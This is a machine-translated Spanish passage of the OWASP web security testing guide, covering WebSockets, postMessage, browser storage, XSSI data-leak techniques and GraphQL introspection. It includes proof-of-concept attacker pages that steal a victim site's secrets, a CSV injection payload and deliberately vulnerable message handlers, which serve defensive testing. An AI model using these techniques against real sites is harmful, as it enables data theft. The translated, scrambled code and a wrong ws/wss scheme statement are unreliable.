- Gustav Rydstedt, Elie Bursztein, Dan Boneh y Collin Jackson: “Rompiendo marcos: un estudio sobre el clickjacking Vulnerabilidades en sitios populares”
- Paul Stone: “Clickjacking de próxima generación”

Machine Translated by Google

Probando WebSockets

WSTG-CLNT-10

Resumen

Tradicionalmente, el protocolo HTTP solo permite una solicitud/respuesta por conexión TCP. JavaScript y XML asincrónicos (AJAX) permiten a los clientes enviar y recibir datos de forma asincrónica (en segundo plano sin actualizar la página) al servidor; sin embargo, AJAX requiere que el cliente inicie las solicitudes y espere las respuestas del servidor (semidúplex).

WebSockets permitir que el cliente o el servidor creen un canal de comunicación 'full-duplex' (bidireccional), permitiendo que el cliente y el servidor se comuniquen verdaderamente de forma asincrónica. Los WebSockets realizan su protocolo de enlace de actualización inicial a través de HTTP y , a partir de entonces, toda la comunicación se realiza a través de canales TCP mediante el uso de tramas. Para obtener más información, consulte el protocolo WebSocket .

Origen

Es responsabilidad del servidor verificar el encabezado de Origen . en el protocolo de enlace HTTP WebSocket inicial. Si el servidor no valida el encabezado de origen en el protocolo de enlace inicial de WebSocket, el servidor WebSocket puede aceptar conexiones de cualquier origen. Esto podría permitir a los atacantes comunicarse con el servidor WebSocket entre dominios, lo que permitiría problemas similares a CSRF. Consulte también Top 10-2017 A5-Control de acceso roto.

Confidencialidad e Integridad

WebSockets se puede utilizar a través de TCP no cifrado o TLS cifrado. Para utilizar WebSockets no cifrados, se utiliza el esquema URI wss:// (puerto predeterminado 80), para utilizar WebSockets cifrados (TLS), se utiliza el esquema URI wss:// (puerto predeterminado 443). Consulte también Top 10-2017 Exposición de datos confidenciales A3.

Desinfección de entradas

Al igual que con cualquier dato que se origine en fuentes no confiables, los datos deben desinfectarse y codificarse adecuadamente. Consulte también Top 10-2017 A1-Injection y Top 10-2017 A7-Cross-Site Scripting (XSS).

Objetivos de la prueba

- Identificar el uso de WebSockets.
- Evalúe su implementación utilizando las mismas pruebas en canales HTTP normales.

Cómo probar

Pruebas de caja negra

1. Identifique que la aplicación utiliza WebSockets.
    - Inspeccione el código fuente del lado del cliente para el esquema URI ws:// o wss:// .
    - Utilice las herramientas para desarrolladores de Google Chrome para ver la comunicación de Network WebSocket.
    - Utilice la pestaña WebSocket de ZAP .
2. Origen.
    - Usando un cliente WebSocket (puede encontrar uno en la sección Herramientas a continuación), intente conectarse al servidor WebSocket remoto. Si se establece una conexión, es posible que el servidor no esté verificando el encabezado de origen del protocolo de enlace WebSocket.
3. Confidencialidad e Integridad.
    - Compruebe que la conexión WebSocket utilice SSL para transportar información confidencial wss:// .

Machine Translated by Google

- Verifique la implementación de SSL para detectar problemas de seguridad (Certificado válido, BEAST, CRIME, RC4, etc.). Consulte la sección Pruebas de seguridad de la capa de transporte débil de esta guía.

4. Autenticación.
   - Los WebSockets no manejan la autenticación; se deben realizar pruebas normales de autenticación de caja negra. Consulte las secciones Pruebas de autenticación de esta guía.
5. Autorización.
   - Los WebSockets no manejan la autorización; se deben realizar pruebas de autorización de caja negra normales. Consulte las secciones de Pruebas de autorización de esta guía.
6. Sanitización de insumos.
   - Utilice ZAP Pestaña WebSocket para reproducir y difuminar las solicitudes y respuestas de WebSocket. Consulte las secciones Pruebas para la validación de datos de esta guía.

Ejemplo 1

Una vez que hayamos identificado que la aplicación está usando WebSockets (como se describe anteriormente), podemos usar OWASP Zed Attack Proxy (ZAP) para interceptar la solicitud y las respuestas de WebSocket. Luego, se puede utilizar ZAP para reproducir y difuminar las solicitudes/respuestas de WebSocket.




Figura 4.11.10-1: WebSockets ZAP

Ejemplo 2

Utilizando un cliente WebSocket (puede encontrar uno en la sección Herramientas a continuación), intente conectarse al servidor WebSocket remoto. Si se permite la conexión, es posible que el servidor WebSocket no esté verificando el encabezado de origen del protocolo de enlace WebSocket. Intente reproducir las solicitudes interceptadas previamente para verificar que la comunicación WebSocket entre dominios sea posible.

Machine Translated by Google

Figura 4.11.10-2: Cliente WebSocket

Pruebas de caja gris

Las pruebas de caja gris son similares a las pruebas de caja negra. En las pruebas de caja gris, el evaluador tiene un conocimiento parcial de la aplicación. La única diferencia aquí es que es posible que tenga documentación API para la aplicación que se está probando, que incluye la solicitud y las respuestas esperadas de WebSocket.

Herramientas

- Proxy de ataque OWASP Zed (ZAP)
- Cliente WebSocket
- Cliente WebSocket simple de Google Chrome

Referencias

- HTML5 Rocks - Presentamos WebSockets: Llevando Sockets a la Web
- W3C - La API de WebSocket
- IETF: el protocolo WebSocket
- Christian Schneider - Secuestro de WebSocket entre sitios (CSWSH)
- Jussi-Pekka Erkkilä - Análisis de seguridad de WebSocket (PDF)
- Robert Koch: sobre WebSockets en pruebas de penetración
- DigiNinja - OWASP ZAP y Web Sockets

Machine Translated by Google

Prueba de mensajería web

WSTG-CLNT-11

Resumen

Mensajería web (también conocida como mensajería entre documentos) permite que las aplicaciones que se ejecutan en diferentes dominios se comuniquen de forma segura. Antes de la introducción de la mensajería web, la comunicación de diferentes orígenes (entre iframes, pestañas y ventanas) estaba restringida por la misma política de origen y la aplicaba el navegador. Los desarrolladores utilizaron múltiples hacks para realizar estas tareas, y la mayoría de ellos eran en su mayoría inseguros.

Esta restricción dentro del navegador existe para evitar que un sitio web malicioso lea datos confidenciales de otros iframes, pestañas, etc. sin embargo, existen algunos casos legítimos en los que dos sitios web confiables necesitan intercambiar datos entre sí. Para satisfacer esta necesidad, se introdujo la mensajería entre documentos en el borrador de la especificación HTML5 de WHATWG y se implementó en los principales navegadores. Permite comunicaciones seguras entre múltiples orígenes a través de iframes, pestañas y ventanas.

La API de mensajería introdujo el método `postMessage()` , con el que se pueden enviar mensajes de texto sin formato de origen cruzado. Consta de dos parámetros: mensaje y dominio.

Existen algunos problemas de seguridad al utilizar * como dominio que analizamos a continuación. Para recibir mensajes, el sitio web receptor debe agregar un nuevo controlador de eventos, que tiene los siguientes atributos:

- Datos, el contenido del mensaje entrante;
- Origen del documento del remitente; y
- Fuente, la ventana de origen.

A continuación se muestra un ejemplo de la API de mensajería en uso. Para enviar un mensaje:

```
iframe1.contentWindow.postMessage("Hola mundo","http://www.example.com");
```

Para recibir un mensaje:

```
window.addEventListener("mensaje", controlador, verdadero);
controlador de función (evento)
    { if(event.origin === 'chat.example.com') { /* procesar
        mensaje (event.data) */ } else { /* ignorar
    mensajes
        de dominios que no son de confianza */
    }
}
```

Seguridad del origen El

origen se compone de un esquema, un nombre de host y un puerto. Identifica de forma única el dominio que envía o recibe el mensaje y no incluye la ruta ni la parte del fragmento de la URL. Por ejemplo, https://example.com se considerará diferente de http://example.com porque el esquema del primero es https , mientras que el segundo es http .
Esto también se aplica a los servidores web que se ejecutan en el mismo dominio pero en diferentes puertos.

Objetivos de la prueba

Machine Translated by Google

- Evaluar la seguridad del origen del mensaje.
- Valide que esté utilizando métodos seguros y validando su entrada.

Cómo probar

Examinar la seguridad de Origin

Los evaluadores deben verificar si el código de la aplicación filtra y procesa mensajes de dominios confiables. Dentro del dominio de envío, asegúrese también de que el dominio de recepción esté indicado explícitamente y de que * no se utilice como segundo argumento de postMessage() . Esta práctica podría introducir problemas de seguridad y podría provocar que, en caso de una redirección o si el origen cambia por otros medios, el sitio web envíe datos a hosts desconocidos y, por tanto, filtre datos confidenciales a servidores maliciosos.

Si el sitio web no agrega controles de seguridad para restringir los dominios u orígenes que pueden enviar mensajes a un sitio web, es probable que se introduzca un riesgo de seguridad. Los evaluadores deben examinar el código de los detectores de eventos de mensajes y obtener la función de devolución de llamada del método addEventListener para un análisis más detallado. Los dominios siempre deben verificarse antes de manipular los datos.

Examinar la validación de entradas

Aunque, en teoría, el sitio web solo acepta mensajes de dominios confiables, los datos aún deben tratarse como datos de origen externo y no confiables, y procesarse con los controles de seguridad adecuados. Los evaluadores deben analizar el código y buscar métodos inseguros, en particular cuando los datos se evalúan mediante eval() o se insertan en el DOM mediante la propiedad internalHTML , lo que puede crear vulnerabilidades XSS basadas en DOM.

Análisis de código estático

El código JavaScript debe analizarse para determinar cómo se implementa la mensajería web. En particular, los evaluadores deberían estar interesados en cómo el sitio web restringe los mensajes de dominios que no son de confianza y cómo se manejan los datos incluso para dominios de confianza.

En este ejemplo, se necesita acceso para cada subdominio (www, chat, foros,…) dentro del dominio owasp.org. El código intenta aceptar cualquier dominio con .owasp.org :

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
    if(e.origin.indexOf(".owasp.org")!=-1) {
        /* procesar mensaje (e.data) */
    }
}
```

La intención es permitir subdominios como:

- www.owasp.org
- chat.owasp.org
- foros.owasp.org

Desafortunadamente, esto introduce vulnerabilidades. Un atacante puede evitar fácilmente el filtro, ya que coincidirá con un dominio como www.owasp.org.attacker.com .

A continuación se muestra un ejemplo de código que carece de verificación de origen. Esto es muy inseguro, ya que aceptará entradas de cualquier dominio:

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
        /* procesar mensaje (e.data) */
}
```

Machine Translated by Google

A continuación se muestra un ejemplo con vulnerabilidades de validación de entradas que pueden provocar un ataque XSS:

```
window.addEventListener("mensaje", devolución de llamada, verdadero);

devolución de llamada de función (e) {
        if(e.origin === "dominio.confiable.com")
            { elemento.innerHTML= e.data;
        }
}
```

Un enfoque más seguro sería utilizar la propiedad InnerText en lugar de InnerHTML .

Para obtener más recursos de OWASP sobre mensajería web, consulte la hoja de referencia de seguridad HTML5 de OWASP.

Machine Translated by Google

Prueba del almacenamiento del navegador

WSTG-CLNT-12

Resumen

Los navegadores proporcionan los siguientes mecanismos de almacenamiento del lado del cliente para que los desarrolladores almacenen y recuperen datos:

- Almacenamiento local
- Almacenamiento de sesiones
- DB indexado
- SQL web (en desuso)
- Galletas

Estos mecanismos de almacenamiento se pueden ver y editar utilizando las herramientas de desarrollo del navegador, como Google Chrome DevTools o Storage Inspector de Firefox.

Nota: Si bien el caché también es una forma de almacenamiento, se trata en una sección separada que cubre sus propias peculiaridades y preocupaciones.

Objetivos de la prueba

- Determine si el sitio web almacena datos confidenciales en el almacenamiento del lado del cliente.
- Se debe examinar el manejo del código de los objetos de almacenamiento para detectar posibilidades de ataques de inyección, como el uso de entradas no validadas o bibliotecas vulnerables.

Cómo probar

Almacenamiento local

`window.localStorage` es una propiedad global que implementa la API de almacenamiento web y proporciona **almacenamiento** persistente de valores-clave en el navegador.

Tanto las claves como los valores solo pueden ser cadenas, por lo que cualquier valor que no sea una cadena debe convertirse primero en cadena antes de almacenarlo, generalmente a través de JSON.stringify.

Las entradas a `localStorage` persisten incluso cuando se cierra la ventana del navegador, con la excepción de las ventanas en modo Privado/Incógnito.

La capacidad máxima de almacenamiento de `localStorage` varía según el navegador.

Listar todas las entradas de valores-clave

```
for (sea i = 0; i < localStorage.length; i++) {
    clave constante = almacenamiento local.clave
    (i); valor constante = localStorage.getItem(clave);
    console.log(`${clave}: ${valor}`);
}
```

Almacenamiento de sesiones

`window.sessionStorage` es una propiedad global que implementa la API de almacenamiento web y proporciona **almacenamiento** efímero de valores-clave en el navegador.

Machine Translated by Google

Tanto las claves como los valores solo pueden ser cadenas, por lo que cualquier valor que no sea una cadena debe convertirse primero en cadena antes de almacenarlo, generalmente a través de JSON.stringify.

Las entradas a sessionStorage son efímeras porque se borran cuando se cierra la pestaña/ventana del navegador.

La capacidad máxima de almacenamiento de sessionStorage varía según el navegador.

Listar todas las entradas de valores-clave

```
for (let i = 0; i < sessionStorage.length; i++) {
    clave constante = sessionStorage.key(i); valor
    constante = sessionStorage.getItem(clave); console.log(`$
    {clave}: ${valor}`);
}
```

DB indexado

IndexedDB es una base de datos transaccional orientada a objetos destinada a datos estructurados. Una base de datos IndexedDB puede tener múltiples almacenes de objetos y cada almacén de objetos puede tener múltiples objetos.

A diferencia del almacenamiento local y el almacenamiento de sesiones, IndexedDB puede almacenar más que solo cadenas. Cualquier objeto compatible con el algoritmo de clonación estructurado. se puede almacenar en IndexedDB.

Un ejemplo de un objeto JavaScript complejo que se puede almacenar en IndexedDB, pero no en el almacenamiento local/de sesión son las CryptoKeys.

Recomendación del W3C sobre Web Crypto API recomienda que las CryptoKeys que deben conservarse en el navegador se almacenarán en IndexedDB. Al probar una página web, busque cualquier CryptoKeys en IndexedDB y verifique si están configuradas como extraíbles: verdadero cuando deberían haberse configurado como extraíbles : falso (es decir, asegúrese de que el material de la clave privada subyacente nunca quede expuesto durante las operaciones criptográficas).

Imprima todo el contenido de IndexedDB

```
const dumpIndexedDB = nombrebd => {
    constante DB_VERSION = 1;
    const req = indexedDB.open(dbName, DB_VERSION);
    req.onsuccess = function() { const db =
        req.resultado; const
        objectStoreNames = db.objectStoreNames || [];

        console.log(`[*] Base de datos: ${dbName}`);

        Array.from(objectStoreNames).forEach(storeName => { const txn =
            db.transaction(storeName, 'solo lectura'); const objectStore =
            txn.objectStore(storeName);

            console.log(`\t[+] ObjectStore: ${storeName}`);

            // Imprime todas las entradas en objectStore con el nombre `storeName`
            objectStore.getAll().onsuccess = event => { const items =
                event.target.result || []; items.forEach(item =>
                console.log(`\t\t[-] `, item)); }; }); }; };




indexedDB.databases().then(dbs => dbs.forEach(db => dumpIndexedDB(db.name)));
```

SQL Web

Web SQL está obsoleto desde el 18 de noviembre de 2010 y se recomienda que los desarrolladores web no lo utilicen.

Machine Translated by Google

Galletas

Las cookies son un mecanismo de almacenamiento de valores clave que se utiliza principalmente para la gestión de sesiones, pero los desarrolladores web aún pueden usarlo para almacenar cadenas de datos arbitrarias.

Las cookies se tratan ampliamente en el escenario de prueba de atributos de cookies .

Listar todas las cookies

```
console.log(ventana.documento.cookie);
```

Objeto de ventana global

A veces, los desarrolladores web inicializan y mantienen el estado global que está disponible solo durante la vida útil de la página asignando atributos personalizados al objeto de ventana global . Por ejemplo:

```
window.MY_STATE =
  { contador: 0,
  bandera: falso, };
```

Todos los datos adjuntos al objeto de ventana se perderán cuando se actualice o cierre la página.

Enumerar todas las entradas en el objeto de ventana

```
(() => { //
  crea un iframe y añádelo al cuerpo para cargar un objeto de ventana limpio const iframe =
  document.createElement('iframe'); iframe.style.display = 'none';
  document.body.appendChild(iframe );


  // obtener la lista actual de propiedades en la ventana const
  currentWindow = Object.getOwnPropertyNames(window);

  // filtrar la lista según las propiedades que existen en la ventana limpia const results =
  currentWindow.filter( prop => !
    iframe.contentWindow.hasOwnProperty(prop) );


  //eliminar marco flotante
  documento.body.removeChild(iframe);

  // registra entradas clave-valor que son diferentes
  results.forEach(key => console.log(`${key}: ${window[key]}`)); })();
```

(Versión modificada de este fragmento)

Cadena de ataque

Tras la identificación de cualquiera de los vectores de ataque anteriores, se puede formar una cadena de ataque con diferentes tipos de ataques del lado del cliente, como los ataques XSS basados en DOM .

Remediación

Las aplicaciones deben almacenar datos confidenciales en el lado del servidor, y no en el lado del cliente, de forma segura siguiendo las mejores prácticas.

Referencias

- Almacenamiento local

Machine Translated by Google

- Almacenamiento de sesiones
- DB indexado
- Web Crypto API: almacenamiento de claves
- SQL Web
- Galletas

Para obtener más recursos de OWASP sobre la API de almacenamiento web HTML5, consulte la hoja de referencia de administración de sesiones.

Machine Translated by Google

Pruebas para la inclusión de secuencias de comandos entre sitios

WSTG-CLNT-13

Resumen

La vulnerabilidad de inclusión de secuencias de comandos entre sitios (XSSI) permite la fuga de datos confidenciales a través de límites de origen o dominio. Los datos confidenciales podrían incluir datos relacionados con la autenticación (estados de inicio de sesión, cookies, tokens de autenticación, ID de sesión, etc.) o datos personales o confidenciales del usuario (direcciones de correo electrónico, números de teléfono, detalles de tarjetas de crédito, números de seguridad social, etc.). XSSI es un ataque del lado del cliente similar a la falsificación de solicitudes entre sitios (CSRF), pero tiene un propósito diferente.
Mientras que CSRF usa el contexto de usuario autenticado para ejecutar ciertas acciones de cambio de estado dentro de la página de una víctima (por ejemplo, transferir dinero a la cuenta del atacante, modificar privilegios, restablecer contraseña, etc.), XSSI usa JavaScript en el lado del cliente para filtrar datos confidenciales. de sesiones autenticadas.

De forma predeterminada, los sitios web sólo pueden acceder a los datos si son del mismo origen. Este es un principio clave de seguridad de las aplicaciones y se rige por la política del mismo origen (definida por RFC 6454). Un origen se define como la combinación de esquema URI (HTTP o HTTPS), nombre de host y número de puerto. Sin embargo, esta política no se aplica a las inclusiones de etiquetas HTML <script> . Esta excepción es necesaria, ya que sin ella los sitios web no podrían consumir servicios de terceros, realizar análisis de tráfico, ni utilizar plataformas publicitarias, etc.

Cuando el navegador abre un sitio web con etiquetas <script> , los recursos se obtienen del dominio de origen cruzado. Luego, los recursos se ejecutan en el mismo contexto que el sitio o navegador incluido, lo que presenta la oportunidad de filtrar datos confidenciales. En la mayoría de los casos, esto se logra usando JavaScript; sin embargo, la fuente del script no tiene que ser un archivo JavaScript con tipo text/javascript o extensión .js .

Las vulnerabilidades de los navegadores más antiguos (IE9/10) permitían la fuga de datos a través de mensajes de error de JavaScript en tiempo de ejecución, pero esas vulnerabilidades ahora han sido parcheadas por los proveedores y se consideran menos relevantes. Al configurar el atributo charset de la etiqueta <script> , un atacante o evaluador puede imponer la codificación UTF-16, lo que permite la fuga de datos para otros formatos de datos (por ejemplo, JSON) en algunos casos. Para obtener más información sobre estos ataques, consulte Ataques XSSI basados en identificadores.

Objetivos de la prueba

- Localice datos confidenciales en todo el sistema.
- Evaluar la fuga de datos sensibles a través de diversas técnicas.

Cómo probar

Recopile datos mediante sesiones de usuarios autenticados y no autenticados Identifique qué puntos finales son

responsables de enviar datos confidenciales, qué parámetros se requieren e identifique todas las respuestas JavaScript relevantes generadas dinámica y estáticamente mediante sesiones de usuarios autenticados. Preste especial atención a los datos confidenciales enviados mediante JSONP. Para encontrar respuestas de JavaScript generadas dinámicamente, genere solicitudes autenticadas y no autenticadas y luego compárelas. Si son diferentes, significa que la respuesta es dinámica; de lo contrario es estático. Para simplificar esta tarea, una herramienta como el complemento proxy Burp de Veit Hailperin puede ser usado. Asegúrese de comprobar otros tipos de archivos además de JavaScript; XSSI no se limita únicamente a archivos JavaScript.

Determine si los datos confidenciales se pueden filtrar mediante JavaScript

Los evaluadores deben analizar el código de los siguientes vehículos para detectar fugas de datos a través de vulnerabilidades XSSI:

1. Variables globales
2. Parámetros de funciones globales
3. CSV (valores separados por comas) con robo de cotizaciones

Machine Translated by Google

4. Errores de tiempo de ejecución de

JavaScript 5. Encadenamiento de prototipos usando esto

1. Fuga de datos confidenciales a través de variables globales

Una clave API se almacena en un archivo JavaScript con el URI https://victim.com/internal/api.js en el sitio web de la víctima, al que solo víctima.com , pueden acceder usuarios autenticados. Un atacante configura un sitio web y utiliza la etiqueta <script> para hacer referencia al archivo JavaScript. atacando sitio web.com ,

Aquí está el contenido de https://victim.com/internal/api.js :

```
(función()
  { ventana.secret = "supersecretUserAPIkey"; })();
```

El sitio de ataque, attackingwebsite.com , tiene un index.html con el siguiente código:

```
<!DOCTYPE html>
<html>
  <cabeza>
    <title>Filtración de datos a través de variables globales</title> </head>

  <body>
    <h1>Filtración de datos a través de variables globales</h1>
    <script src="https://victim.com/internal/api.js"></script> <div id="result">

    </div>
    <script>
      var div = document.getElementById("resultado"); div.innerHTML
      = "Tus datos secretos <b>" + window.secret + "</b>"; </script> </body> </html>
```

En este ejemplo, una víctima se autentica con victim.com . Un atacante atrae a la víctima a attackingwebsite.com a través de ingeniería social, correos electrónicos de phishing, etc. Luego, el navegador de la víctima recupera api.js , lo que da como resultado que los datos confidenciales se filtren a través de la variable JavaScript global y se muestren usando InnerHTML .

2. Fuga de datos confidenciales a través de parámetros de funciones globales

Este ejemplo es similar al anterior, excepto que en este caso attackingwebsite.com utiliza una función JavaScript global para extraer los datos confidenciales sobrescribiendo la función JavaScript global de la víctima.

Aquí está el contenido de https://victim.com/internal/api.js :

```
(función() { var
  secreto = "supersecretAPIkey";
  window.globalFunction(secret); })();
```

El sitio de ataque, attackingwebsite.com , tiene un index.html con el siguiente código:

```
<!DOCTYPE html>
<html>
  <cabeza>
    <title>Filtración de datos a través de parámetros de funciones globales</title> </head>
```

Machine Translated by Google


```
<cuerpo>
    <div id="resultado">
    </div>
    <script>
        function globalFunction(param) { var div =
            document.getElementById("resultado"); div.innerHTML = "Tus
            datos secretos: <b>" + param + "</b>";

    } </script>
    <script src="https://victim.com/internal/api.js"></script> </body> </html>
```

Existen otras vulnerabilidades XSSI que pueden provocar la fuga de datos confidenciales, ya sea a través de cadenas de prototipos de JavaScript o llamadas a funciones globales. Para obtener más información sobre estos ataques, consulte Los peligros inesperados del JavaScript dinámico.

3. Fuga de datos confidenciales a través de CSV con robo de citas

Para filtrar datos, el atacante/probador debe poder inyectar código JavaScript en los datos CSV. El siguiente código de ejemplo es un extracto de los ataques XSSI basados en identificadores de Takeshi Terada. papel blanco.

```
HTTP/1.1 200 OK
Tipo de contenido: texto/csv
Disposición de contenido: archivo adjunto; nombre de archivo="a.csv"
Longitud del contenido: xxxx

1,"___","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03-0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"___","zzz@example.com","03-0000-0099"
```

En este ejemplo, utilizando el `__` columnas como puntos de inyección e insertar cadenas de JavaScript en su lugar tiene la siguiente resultado.

```
1,"\"",$$$=función(){/*","aaa@a.example","03-0000-0001"
2,"foo","bbb@b.example","03 -0000-0002"
...
98,"bar","yyy@example.net","03-0000-0088"
99,"*/}//","zzz@example.com","03-0000-0099"
```

Jeremiah Grossman escribió sobre una vulnerabilidad similar en Gmail en 2006 que permitía la extracción de contactos de usuarios en JSON. En este caso, los datos se recibieron de Gmail y el motor JavaScript del navegador los analizó utilizando un constructor de matriz sin referencia para filtrar los datos. Un atacante podría acceder a este Array con datos confidenciales definiendo y sobrescribiendo el constructor interno del Array de esta manera:

```
<!DOCTYPE html>
<html>
    <cabeza>
        <title>Filtrando contactos de Gmail a través de JSON </title> </
    head>
    <cuerpo>
        <script>
            function Array() { // robar
                datos

        } </script>
        <script src="http://mail.google.com/mail/?_url_scrubbed_"></script> </body> </html>
```

Machine Translated by Google

4. Fuga de datos confidenciales a través de errores de ejecución de JavaScript Los navegadores

normalmente presentan mensajes de error de JavaScript estandarizados. Sin embargo, en el caso de IE9/10, los mensajes de error de tiempo de ejecución proporcionaron detalles adicionales que podrían usarse para filtrar datos. Por ejemplo, un sitio web victim.com ofrece el siguiente contenido en el URI http://victim.com/service/csvendpoint para usuarios autenticados:

```
HTTP/1.1 200 correcto
Tipo de contenido: texto/csv
Disposición de contenido: archivo adjunto; nombre de archivo="a.csv"
Longitud del contenido: 13

1,abc,def,ghi
```

Esta vulnerabilidad podría explotarse con lo siguiente:

```
<!--controlador de errores -->
<script>window.onerror = function(err) {alert(err)}</script> <!--cargar CSV de
destino --> <script src="http://
victim.com/service/csvendpoint">< /guión>
```

Cuando el navegador intenta representar el contenido CSV como JavaScript, falla y filtra datos confidenciales:




Figura 4.11.13-1: Mensaje de error de tiempo de ejecución de JavaScript

5. Fuga de datos confidenciales a través del encadenamiento de prototipos usando `this` En JavaScript,

la palabra clave this tiene un alcance dinámico. Esto significa que si se llama a una función sobre un objeto, esto apuntará a este objeto aunque la función llamada no pertenezca al objeto en sí. Este comportamiento se puede utilizar para filtrar datos. En el siguiente ejemplo de la página de demostración de Sebastian Leike, los datos confidenciales se almacenan en una matriz.
Un atacante puede anular Array.prototype.forEach con una función controlada por el atacante. Si algún código llama a la función forEach en una instancia de matriz que contiene valores confidenciales, la función controlada por el atacante se invocará apuntando al objeto que contiene los datos confidenciales.

A continuación se muestra un extracto de un archivo JavaScript que contiene datos confidenciales, javascript.js :

```
...
(función() {
```

Machine Translated by Google


```
    var secreto = ["578a8c7c0d8f34f5", "345a8b7c9d8e34f5"];

    secret.forEach(function(element) { // hacer
        algo aquí }); })();


...
```

Los datos confidenciales se pueden filtrar con el siguiente código JavaScript:

```
...
 <div id="resultado">

      </div>
      <script>
        Array.prototype.forEach = función (devolución de llamada) {
          var resultString = "Tus valores secretos son: <b>"; for (var i = 0,
          longitud = this.length; i < longitud; i++) { if (i > 0) { resultString += ", ";



            } cadenaResultado += esto[i];

          } cadena de resultados += "</
          b>"; var div = document.getElementById("resultado");
          div.innerHTML = cadena de

      resultados; };
      </script> <script src="http://victim.com/..../javascript.js"></script>
...
```

Machine Translated by Google

4.12 Pruebas API

4.12.1 Prueba de GraphQL

Machine Translated by Google

Prueba de GraphQL

WSTG-APIT-01

Resumen

GraphQL se ha vuelto muy popular en las API modernas. Proporciona simplicidad y objetos anidados, que facilitan un desarrollo más rápido. Si bien cada tecnología tiene ventajas, también puede exponer la aplicación a nuevas superficies de ataque. El propósito de este escenario es proporcionar algunas configuraciones erróneas comunes y vectores de ataque en aplicaciones que utilizan GraphQL. Algunos vectores son exclusivos de GraphQL (por ejemplo, consulta de introspección) y otros son genéricos para las API (por ejemplo, inyección SQL).

Los ejemplos de esta sección se basarán en una aplicación GraphQL vulnerable, poc-graphql, que se ejecuta en un contenedor acoplable que asigna localhost:8080/GraphQL como el nodo GraphQL vulnerable.

Objetivos de la prueba

- Evalúe que se implemente una configuración segura y lista para producción.
- Valide todos los campos de entrada contra ataques genéricos.
- Asegúrese de que se apliquen los controles de acceso adecuados.

Cómo probar

Probar nodos GraphQL no es muy diferente a probar otras tecnologías API. Considere los siguientes pasos:

Consultas de introspección Las

consultas de introspección son el método mediante el cual GraphQL le permite preguntar qué consultas son compatibles, qué tipos de datos están disponibles y muchos más detalles que necesitará al abordar una prueba de una implementación de GraphQL.

El sitio web GraphQL describe la introspección:

> "A menudo resulta útil solicitar a un esquema GraphQL información sobre las consultas que admite. ¡GraphQL nos permite hacerlo utilizando el sistema de introspección!

Hay un par de formas de extraer esta información y visualizar el resultado, como se muestra a continuación.

Uso de la introspección nativa de GraphQL

La forma más sencilla es enviar una solicitud HTTP (utilizando un proxy personal) con la siguiente carga útil, extraída de un artículo en Medium:

```
consulta Consulta de introspección
  { __esquema
    { tipo de consulta {
        nombre

    } tipo de mutación {
        nombre

    } Tipo de suscripción {
        nombre

    } tipos
        {...Tipo completo
```

Machine Translated by Google


```
        }
        directivas {
            nombre
            descripción
            ubicaciones

            argumentos {...ValorDeEntrada
            }
        }
    }
}
fragmento FullType en __Type {
    amable
    nombre
    campos de
    descripción (includeDeprecated: verdadero) {
        nombre
        descripción

        argumentos {...ValorDeEntrada
        }
        tipo
            {...TipoRef
        }
        isDeprecated
        motivo de desaprobación
    }
    campos de entrada
        { ...Valor de entrada
    }
    interfaces
        { ...TypeRef
    }
